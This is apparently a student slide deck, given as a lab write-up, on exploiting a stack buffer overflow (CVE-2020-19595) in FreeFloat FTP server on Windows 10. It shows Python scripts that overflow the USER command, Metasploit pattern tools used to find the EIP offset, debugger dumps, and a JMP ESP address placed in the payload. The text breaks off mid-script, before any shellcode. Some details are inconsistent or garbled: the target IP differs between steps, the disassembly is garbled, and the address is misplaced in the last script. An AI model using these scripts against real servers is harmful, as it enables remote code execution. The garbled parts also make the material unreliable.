

# **Stack-based buffer overflow on FreeFloat FTP server running on Windows Platform.**

**CVE-2020-19595**

**Presented by:  
Bhagvat Giri**

A decorative graphic at the bottom of the slide consisting of several overlapping, wavy, horizontal bands. The colors include light blue, dark blue, black, and a light gray with a fine diagonal line pattern.

# ❖ Overview

- ❑ Background of buffer overflow
- ❑ Scope of Project and goal
- ❑ Lab setup
  - Attacker's tools setup
  - Target tools setup
- ❑ Connection to the target FTP server
- ❑ Vulnerability exploit
- ❑ Mitigation techniques
- ❑ References

# ❖ **Background of stack-based buffer overflow**

- The stack is an abstract data structure which follows a particular order in which its operations, push and pop are performed.
- A stack-based buffer overflow is a condition where the volume of data written to a buffer allocated on the stack exceeds the storage capacity of the buffer.
- These exploits were very common 20 years ago or so, but since then, a huge amount of effort has gone into hardening the system against the stack-based overflow attacks by operating system developers, application developers, and hardware manufacturers, with changes even being made to the standard libraries developers use.

# ❖ **Scope of Project and goal**


- Here We are trying to exploit Freefloat FTP server running on the windows 10 .
- This project's goal is to exploit this vulnerability by over-sizing the username variable and spawning a shell during the connection process to an ftp server. This shell will be generated with the help of metasploit and analysing the bad characters available in the code.
- In usual condition we planned to do this project on virtual machine with Windows-xp sp3 machine running on it, but our virtual machine was not responding to bridged connection and because of that our python code was not getting any response from the ftp server. That is why we decided to shift to windows 10.

## ❖ Lab setup

- ❑ Host Machine(Attacker):
  - ❑ Parrot Linux(32 bits)
  - ❑ Python2.7
  - ❑ Metasploit
  
- ❑ Target Machine(Victim):
  - ❑ Windows 10 OS
  - ❑ Mona.py module(For analysis of the bad characters)
  - ❑ Immunity debugger
  - ❑ Free Float FTP Server(Win32)

## ❖ Connecting to the FTP server

- ❑ First, We installed Free Float Ftp server (version 1.0) on the windows 10 and executed the .exe file with administrator privileges which opened FTP server on Port 21. Ftp server was running on the IP: 169.254.96.25 at port 21.
- ❑ We also Nmap the server ip to check whether service is online or not.



```
File Edit View Search Terminal Help
[ ] $ls
ftp_fuzz.py Python-FTP-Fuzzer
[user@parrot]--[~/Desktop/Homework_3]
[ ] $vi ftp_fuzz.py
[user@parrot]--[~/Desktop/Homework_3]
[ ] $nmap -sV -Pn -p 21 169.254.96.25
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan time
s will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 23:31 UTC
Nmap scan report for 169.254.96.25
Host is up.

PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
[user@parrot]--[~/Desktop/Homework_3]
[ ] $chmod 755 ftp_fuzz.py
[user@parrot]--[~/Desktop/Homework_3]
[ ] $
```

- ❑ After Getting the connection information. we started the exploitation part.


# ❖ Vulnerability exploit

- After that We installed the Immunity debugger and also ran it under the admin privileges . Immunity debugger debugged the whole program in to the assembly and showed us the every instructions that are happening during the execution of the program “Ftpserver.exe”.

The screenshot displays the Immunity Debugger interface with the following components:

- Assembly View:** Shows the disassembled code of ftpserver.exe. Key instructions include:
  - 004040C0: 55 PUSH EBP
  - 004040C1: 8BEC MOV EBP, ESP
  - 004040C2: 6A FF PUSH -1
  - 004040C3: 68 00240000 PUSH FTPServe.00405200
  - 004040C4: 68 64684000 PUSH FTPServe.00406840
  - 004040C5: 44 01 000000 MOV DWORD PTR FS:[0], 1
  - 004040C6: 5A POP EDI
  - 004040C7: 54 8925 000000 MOV DWORD PTR FS:[0], ESP
  - 004040C8: 58 POP EB
  - 004040C9: 53 POP EBX
  - 004040CA: 57 POP ESI
  - 004040CB: 57 POP EDI
  - 004040CC: 9050 E9 JNZ PTR DS:[ESP-10], ESP
  - 004040CD: FF15 08904000 CALL DWORD PTR DS:[<KERNEL32.GetVersion> KERNEL32.GetVersion
  - 004040CE: 3302 XOR EDI, EDI
  - 004040CF: 3044 MOV EAX, 4
  - 004040D0: 8915 BCD34000 MOV DWORD PTR DS:[4003BC], EDI
  - 004040D1: 8B05 MOV ECX, EDI
  - 004040D2: 81E1 FF000000 AND ECX, 0FFF
  - 004040D3: 8905 BCD34000 MOV DWORD PTR DS:[4003B4], ECX
  - 004040D4: C1E1 08 SHL ECX, 8
  - 004040D5: 8B05 BCD34000 MOV DWORD PTR DS:[4003B4], ECX
  - 004040D6: C1E8 10 SHR EAX, 10
  - 004040D7: 8B05 BCD34000 MOV DWORD PTR DS:[4003B8], EAX
  - 004040D8: 33F6 XOR ESI, ESI
  - 004040D9: 5E POP ESP
  - 004040DA: E9 DE160000 JMP FTPServe.004057FD
  - 004040DB: 59 POP ECX
  - 004040DC: 85C0 TEST ECX, ECX
  - 004040DD: 75 09 JNZ SHORT FTPServe.0040412C
  - 004040DE: 6A 1C PUSH 1C
  - 004040DF: E9 00000000 CALL FTPServe.004041DB
  - 004040E0: 59 POP ECX
  - 004040E1: 9775 FC MOV DWORD PTR DS:[ESP-4], ESI
  - 004040E2: E9 09130000 CALL FTPServe.0040542D
  - 004040E3: FF15 DC340000 CALL DWORD PTR DS:[<KERNEL32.GetCommandLine> GetCommandLineA
  - 004040E4: 68 D8D84000 MOV DWORD PTR DS:[4003D0], EAX
  - 004040E5: C775 000000 MOV DWORD PTR DS:[4003D0], 0
  - 004040E6: A3 88D34000 MOV DWORD PTR DS:[4003B8], EAX
  - 004040E7: E9 10100000 CALL FTPServe.0040513E
  - 004040E8: E9 520F0000 CALL FTPServe.0040505E
  - 004040E9: E9 430B0000 CALL FTPServe.00404C7B
  - 004040EA: 9775 D3 MOV DWORD PTR DS:[ESP-8], ESI
  - 004040EB: 8D45 04 LEA EAX, DWORD PTR DS:[ESP-8C]
  - 004040EC: 59 POP ECX
  - 004040ED: FF15 E0904000 CALL DWORD PTR DS:[<KERNEL32.GetStartupInfo> GetStartupInfoA
  - 004040EE: E9 E30E0000 CALL FTPServe.004050D0
  - 004040EF: 8945 3C MOV DWORD PTR DS:[ESP-4], EAX
  - 004040F0: F445 D0 01 TEST BYTE PTR DS:[ESP-30], 1
  - 004040F1: 74 06 JZ SHORT FTPServe.0040417C
  - 004040F2: 8BF745 D4 MOVZX EAX, WORD PTR DS:[ESP-2C]
  - 004040F3: E9 0F0F0000 CALL FTPServe.0040417C
  - 004040F4: 5A POP EB
  - 004040F5: 59 POP ECX
- Registers (FPU):** Shows the state of CPU registers. EIP is 7796200C (ntdll.7796200C). CS, SS, DS, FS, GS, and EIP are all 0xFFFFFFFF. EAX, ECX, EDI, ESP, EBP, ESI, and EBX are 00000000. EAX contains 00000000, ECX contains 00000000, EDI contains 00000000, ESP contains 0019F47C, EBP contains 0019F47C, ESI contains 00578B90, and EBX contains 00578B90. The LastErr register shows ERROR\_SUCCESS (00000000).
- Memory Dump:** Shows a hex dump of memory at address 004040C0. The dump shows the assembly code being executed, with the first few bytes being 55, 8B, EC, 6A, FF, 68, 00, 24, 00, 00, 00, 68, 64, 68, 40, 00, 00, 00, 44, 01, 00, 00, 00, 00, 5A, 54, 89, 25, 00, 00, 00, 00, 58, 53, 57, 90, 50, 08, 90, 40, 00, 00, 00, 33, 02, 30, 44, 89, 15, BC, D3, 40, 00, 00, 00, 8B, 05, BCD, 3, 40, 00, 00, 00, C1, E1, 08, 81, E1, FF, 00, 00, 00, 00, 89, 05, BC, D3, 40, 00, 00, 00, C1, E8, 10, 8B, 05, BCD, 3, 40, 00, 00, 00, 33, F6, 5E, E9, DE, 16, 00, 00, 00, 59, 85, C0, 75, 09, 6A, 1C, E9, 00, 00, 00, 00, 00, 00, 59, 97, 75, FC, E9, 09, 13, 00, 00, 00, 00, FF, 15, DC, 34, 00, 00, 00, 00, 68, D8, D8, 40, 00, 00, 00, 00, C7, 75, 00, 00, 00, 00, 00, A3, 88, D3, 40, 00, 00, 00, 00, E9, 10, 10, 00, 00, 00, 00, 00, E9, 52, 0F, 00, 00, 00, 00, 00, E9, 43, 0B, 00, 00, 00, 00, 00, 97, 75, D3, 8D, 45, 04, 59, FF, 15, E0, 90, 40, 00, 00, 00, 00, 00, E9, E3, 0E, 00, 00, 00, 00, 00, 89, 45, 3C, F4, 45, D0, 01, 74, 06, 8B, F7, 45, D4, E9, 0F, 0F, 00, 00, 00, 00, 00, 5A, 59, 59.

- After executing the program correctly in Immunity debugger. We initiated writing the python script to exploit the program in Parrot linux. This is a simple python script named 'ftp\_fuzz.py' which connected us to the running Ftp server and buff the User variable with 1000 "A" strings just to check whether program crashes or not.



```
1 #!/usr/bin/python$
2 import socket,sys$
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
4 s.connect((sys.argv[1],21))$
5 pad = b'A'* 1000$
6 s.send(b'USER' + pad + b'\r\n')$
7 $ sktopen Python-FTP-Fuzzer ftp_fuzz.py
8 s.close()$
```

Documents  
Downloads  
Music  
Pictures  
Videos  
Trash  
Network  
Browse Netw

ftp\_fuzz.py 1,1 All

- Then, we opened a new terminal ran the python script by following command:  
./ftp\_fuzz.py 169.254.92.25 and script started running and Immunity debugger showed us that Program has crashed with access violation Error.



19:37:46] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

- Program crashed as the stack is overwritten while script forced the server to access non-executable address (0x41414141-Hex representation of AAAA).Both register EIP and ESP were overwritten with 'AAAA' as shown below.


```

EAX 0000040C
ECX 00000002
EDX 0082FAA8
EBX 0000001A
ESP 0082FBE8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 023A05B0
ESI 0040A29E FTPServe.0040A29E
EDI 023A0EE3 ASCII "32\FTPServer.exe"
EIP 41414141

C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 3DA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q

      3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```



- Now we wanted to locate the address of EIP at where it's overwritten, that's why we created a random string of the 1000 characters with the help of pattern\_create.rb.

- After that, the pattern which got generated we added that in to our python script and created another exploit. Pattern-create is a metasploit exploit module.

```
[user@parrot]--[~/Desktop/Homework_3]
$ ./ftp_fuzz.py 169.254.92.25
[user@parrot]--[~/Desktop/Homework_3]
$ cd /usr/share/metasploit-framework/tools/exploit/
[user@parrot]--[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9
An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5
Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
[user@parrot]--[/usr/share/metasploit-framework/tools/exploit]
$
```

```
#!/usr/bin/python$
import socket,sys$
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
s.connect((sys.argv[1],21))$
pad=b' Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4A
t5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay
4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf
8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B'$
s.send(b'USER' + pad + b'\r\n')$
$
fuzz.py 1,1 Top
```



- Then we ran the python script again and as we expected the program crashed.

```
EAX 0000040C
ECX 00000002
EDX 028CFAB8
EBX 0000001A
ESP 028CFBE8 ASCII "i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
EBP 001E05B0
ESI 0040A29E FTPServe.0040A29E
EDI 001E0EE3 ASCII "32\FTPServer.exe"
EIP 69413269

C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 DS 002B 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 36B000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q

FST 0000 Cond 3 2 1 0 Err E S P U O Z D I
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 (GT)
```

- Now we noticed two difference that, now register EIP and ESP both are overwritten with 69413269 and 694613669 respectively. As shown in the above and below photos.

```

028CFB88 41356741 Ag5H
028CFB8C 67413667 g6Ag
028CFB90 38674137 7Ag8
028CFB94 41396741 Ag9A
028CFB98 68413068 h0Ah
028CFB9C 32684131 1Ah2
028CFBA0 41336841 Ah3A
028CFBA4 68413468 h4Ah
028CFBA8 36684135 5Ah6
028CFBAC 41376841 Ah7A
028CFBAD 68413868 h8Ah
028CFBAE 30694139 9Ai0
028CFB8E 41316941 Ai1A
028CFB8C 69413269 i2Ai
028CFBE0 34694133 3Ai4
028CFBE4 41356941 Ai5A
028CFBE8 69413669 i6Ai
028CFBEC 38694137 7Ai8
028CFBF0 41396941 Ai9A
028CFBF4 6A41306A j0Aj
028CFBF8 326A4131 1Aj2
028CFBFC 41336A41 Aj3A
028CFC00 6A41346A j4Aj
028CFC04 366A4135 5Aj6
028CFC08 41376A41 Aj7A
028CFC0C 6A41386A j8Aj
028CFC10 306B4139 9Ak0
028CFC14 41316B41 Ak1A
028CFC18 6B41326B k2Ak
028CFC1C 346B4133 3Ak4
028CFC20 41356B41 Ak5A
028CFC24 6B41366B k6Ak
028CFC28 386B4137 7Ak8
028CFC2C 41396B41 Ak9A
028CFC30 6C41306C l0Al
028CFC34 326C4131 1Al2
028CFC38 41336C41 Al3A
028CFC3C 6C41346C l4Al
028CFC40 366C4135 5Al6

```

- Now we used another Metasploit exploit module to locate these both of the address in the memory dump.

```

[user@parrot]-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_offset.rb -q 69413269
[*] Exact match at offset 247
[user@parrot]-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_offset.rb -q 69413669
[*] Exact match at offset 259

```

- Now after knowing the register addresses and location we tried creating new python script. In this python script we filled up the pad with set of 'A' that can reach up to EIP location and then it will be overwritten by 'B's, then 20 nops are added and rest of the space is filled with 'C's. As shown in the figure script was designed.

```
1 #!/usr/bin/python$
2 import socket,sys$
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
4 s.connect((sys.argv[1],21))$
5 pad=b'A'* 247 + b'B'* 4 + '\x90' * 20 + b'C' *(1000-247-4-20)$
6 s.send(b'USER' + pad + b'\r\n')$
7 $ sktop Python-FTP-Fuzzer ftp_fuzz.py ftp_fuzz_1.py
8 s.close()$
```

- After creating the script we restarted the ftp server and immunity debugger and ran the exploit and program crashed and we again started to analyse the output.

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

- 

[illegible]

- Now we wanted to redirect the whole execution flow to the memory where C's are located so when we put our shellcode there, it will work.
- We tried to do it many ways and finally found, if we find instruction JMP ESP in memory Section, it will help us understand the further steps. so we looked at the executable modules and clicked on WS2\_32.dll module to locate the register.
- And then we found the address of the JMP ESP which is located at 7775367F.
- After that we changed 4 'B's in to the python exploit with this address, in reverse order because this 32 bit machine follows the little endian format. As you can see in the figure.

```
1 #!/usr/bin/python$
2 import socket,sys$
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
4 s.connect((sys.argv[1],21))$
5 pad=b'A'* 247 + b'B'* 4 + b'\xF7\x36\x75\x77' * 20 + b'C' *(1000-247-4-20)
